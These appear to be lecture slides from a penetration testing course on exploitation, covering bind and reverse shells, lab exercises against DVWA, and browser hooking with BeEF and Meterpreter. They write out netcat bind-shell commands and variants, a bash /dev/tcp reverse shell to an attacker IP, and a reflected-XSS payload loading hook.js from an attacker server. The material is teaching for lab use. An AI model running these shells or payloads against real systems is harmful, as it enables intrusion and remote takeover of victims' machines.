PENETRATION TESTING

EXPLOITATION

EXPLOITATION

In the previous lesson, we saw how to search for vulnerabilities, both with automatic tools and manually

Vulnerability detection aims at discovering whether a certain vulnerability exists

For this reason we limited ourselves to PoC exploits

EXPLOITATION

Now that we have a list of possible vulnerabilities, we need to verify whether they are actually exploitable or not.

Exploitation is meant to understand what can be compromised and to what extent.

EXPLOITATION

Also in this case we can proceed using automatic tools and manual techniques.

More or less just like what we did during the vulnerability assessment phase.

The main difference is that PoC exploits all have the same effect (i.e., disclosing a vulnerability) while **full fledged exploits** may have many different effects.

EXPLOITATION

All in all, an **exploit** is a sequence of attacker operations that (1) leverages on existing vulnerabilities and (2) causes a certain effect desired by the attacker

Example: privilege escalation exploits allow the attacker to gain high (e.g., root) level permissions starting from low (e.g., guest) ones

EXPLOITATION

An **attack** is a sequence of exploits that aim to achieve a final, attacker goal

For instance, data exfiltration consists in leaking confidential information

To achieve this goal, the attacker may have to perform several exploits, e.g., to escalate privileges in a system or to gain control of a new device. These steps are also called **lateral movements**

EXPLOITATION

Since the attackers operate in black-box mode, they typically use **attack strategies**

An attack strategy is (usually) a decision tree where the next step depends on the outcomes of the previous ones

Attackers will only consider steps that are compatible with their skills and they will use tools (e.g., malware) belonging to their set of “weapons”

Understanding the skills and tools used is the fundamental for **attack attribution**

(e.g. to APT)

EXPLOITATION

Exploits can be classified in various ways depending on their targets, goals, complexity, …

For the time being let consider two families

- Client-side exploits
- Server-side exploits

SERVER-SIDE EXPLOITATION

EXPLOITATION

These exploits target a remote machine that exposes some services

The attacking host is the client

Service vulnerabilities can be used to compromise the remote server

Victims are the organizations and their infrastructure

When the attackers have acquired new capabilities/privileges, they can **move forward** inside the target infrastructure

Rarely exploits can rely on social engineering

Remote services are maintained and monitored

EXPLOITATION

In this case “moving forward” means repeating the previous steps of an attack

Information gathering, vulnerability detection, exploitation, ...

In this phase, however, the attacker uses the compromised hosts to carry out the attack

This is called **pivoting**

RELEVANT CONCEPT

In client-side exploitation, our point of view is completely different from the service-side type. In particular, the attack vectors originate from different locations

EXPLOITATION

There are several exploits that we can look for

The choice should be driven by our goals (which may change over time)

For instance, if we want to leak data from a DB we could consider SQLi rather than XSS

On the other hand we may want to do XSS (instead of SQLi) to attack service clients

However, in real cases the choice is driven by the actual vulnerabilities that we find

EXPLOITATION

The most generic operation is probably spawning a remote shell

This allows us to directly interact with the OS

We bypass the specific vulnerability that we initially exploited

- Which may disappear, e.g., due to a fix or a firewall policy change
- This may also help in ensuring **persistence**

EXPLOITATION

We can do **shell binding** by connecting our terminal to a remote one

Typically we do this with netcat

although this is not likely to work **as-is** on real systems nowadays

We can launch a remote service (on [IP]) and connect it to a shell with

nc -l -p [PORT] -e /bin/sh

Then we establish a communication from the attacker machine with


nc [IP] [PORT]

EXPLOITATION

Let do this on our pentest lab (**Exercise ~10'**)

1. Install a standalone version of DVWA from docker hub: vulnerables/web-dvwa
2. Connect it to DMZ (provide static IP and configure a Virtual IP)
3. Open terminal and install netcat (apt-get install netcat)
4. Use the command injection vulnerability (low) to launch netcat and bind to a shell
5. Connect from your machine and check your id

EXPLOITATION



EXPLOITATION

Shell binding variants

```
nc [IP] [PORT] -c "/bin/sh 2>&1"                    // get stderr on stdout
nc [IP] [PORT] | /bin/sh 2>&1 | nc [IP] [PORT+1]    // no need for -e, -c
mkfifo /tmp/pipe; cat /tmp/pipe | nc [IP] [PORT] | /bin/sh &>/tmp/pipe; rm /tmp/pipe
// use a temporary pipe file to flush commands from/to shell
```

EXPLOITATION


In principle, shell binding is all you need, but there are few considerations

The first one is remote service configuration

Often we miss something (e.g., netcat), thus we need to deploy it

Moreover, network configuration may prevent incoming connections

EXPLOITATION



EXPLOITATION

Exercise (~5’)

Change the firewall policy so that from WAN we can only connect to DMZ over HTTP(S)

Test that shell binding is disabled

EXPLOITATION


Our firewall was poorly configured, but real ones will stop most incoming connections

The same might not old for outgoing requests (hosts must use internet, right?)

Thus we can implement a **reverse shell** binding

Simply, we attach the remote shell to a netcat instance that connects to the attacker host

EXPLOITATION



EXPLOITATION

Reverse shell with bash (if we have bash)

```
bash -c “bash &>/dev/tcp/[IP]/[PORT] <&1”
```

EXPLOITATION

Opening shells by means of existing programs/interpreters

```
python -c "import pty;pty.spawn('/bin/bash')"
```

If you can upload/modify PHP sources you can create a page with text fields and shell_exec(), and many others...

Make sure to explore the software installed on the target!

CLIENT-SIDE EXPLOITATION

EXPLOITATION

Client-side exploitations target individual clients

The attacking host is the service

Victims can be either individuals or organizations (e.g., the client belongs to an employee)

Exploits may rely on social engineering (e.g., phishing and spear phishing)

EXPLOITATION

In this case, the victim (unknowingly) unleashes the attack and establishes a connection with the attacking machine

There can be many attack vectors

- Malicious executables
- Phishing emails and sites
- Macro-enabled documents
- Fileless Malware
- ...

EXPLOITATION

Often the attack starts from a very simple operation (e.g., clicking on a link)

The simplest the action, the strongest the attack

Ideally, no need for user interaction

In most cases, users have to do something

EXPLOITATION

Client-side exploitation often assumes the user in the loop

The user may be both an issue and an opportunity

In general, unskilled users are likely to commit errors

CLIENT HOOKING WITH BEEF

EXPLOITATION

We have seen that XSS vulnerabilities can inject arbitrary code in the browser

The browser is possibly the main target/starting point for client-side exploitation

Victims can activate XSS attacks by visiting a malicious web page, clicking on a link in a phishing mail, opening an injected (stored XSS) page, scanning a QR code, ...

EXPLOITATION


Browser Exploitation Framework (BeEF) https://beefproject.com/

It focuses on client-side, browser exploitation


Briefly, it injects the victim browser with a JavaScript **hook**

Provides the attacker with scriptable APIs and a rich control panel

EXPLOITATION



EXPLOITATION



EXPLOITATION

Installing BeEF


https://github.com/beefproject/beef/wiki/Installation

BeEF runs on localhost and has both a console and a web UI


To access the web UI connect to

http://127.0.0.1:3000/ui/authentication

EXPLOITATION



EXPLOITATION



EXPLOITATION

Browsers are hooked with the script **hook.js**

The injection can occur through a malicious page containing

<script src=”hook.js”></script>

Also it can happen through XSS, by fooling the victim to open an injected URL

For instance, using the reflected XSS vulnerability of WackoPicko

http://192.168.122.123/pictures/search.php?query=<script src=”[BeEF-Server]/hook.js”></script>

Stored XSS can convey hook.js to all the page visitors

EXPLOITATION


BeEF comes with two hooking web pages


http://localhost:3000/demos/basic.html

http://localhost:3000/demos/butcher/index.html


We can load them to hook our own browser

EXPLOITATION





EXPLOITATION



EXPLOITATION

BeEF comes with an amount of exploitation modules including

- Browser (to interact with web pages, read cookies, deface sites, ...)
- Host (to gather information on the victim host)
- Network (to scan the local network of the victim)
- Exploit (to carry out some existing attacks)
- Persistence (to get a permanent foothold in the browser)
- Social engineering (to push the user in a dangerous operation)
- others (e.g., to do keylogging and redirects)

METERPRETER

EXPLOITATION

Metasploit comes with a very convenient module for client-side exploitation called **Meterpreter**

Meterpreter (for Meta-interpreter) is a payload for client-side exploitation

When deployed, it resides entirely in memory (aka fileless) and works by dynamically injecting DLLs

DLLs are loaded and unloaded when needed

Meterpreter runs on a number of target systems

E.g., Windows, Linux, MacOS, Android, iOS, ...

ANDROID EXPLOITATION

EXPLOITATION

Smartphones are fantastic targets

- They have valuable resources (more than a PC)
- They have sensors (much more than a PC)
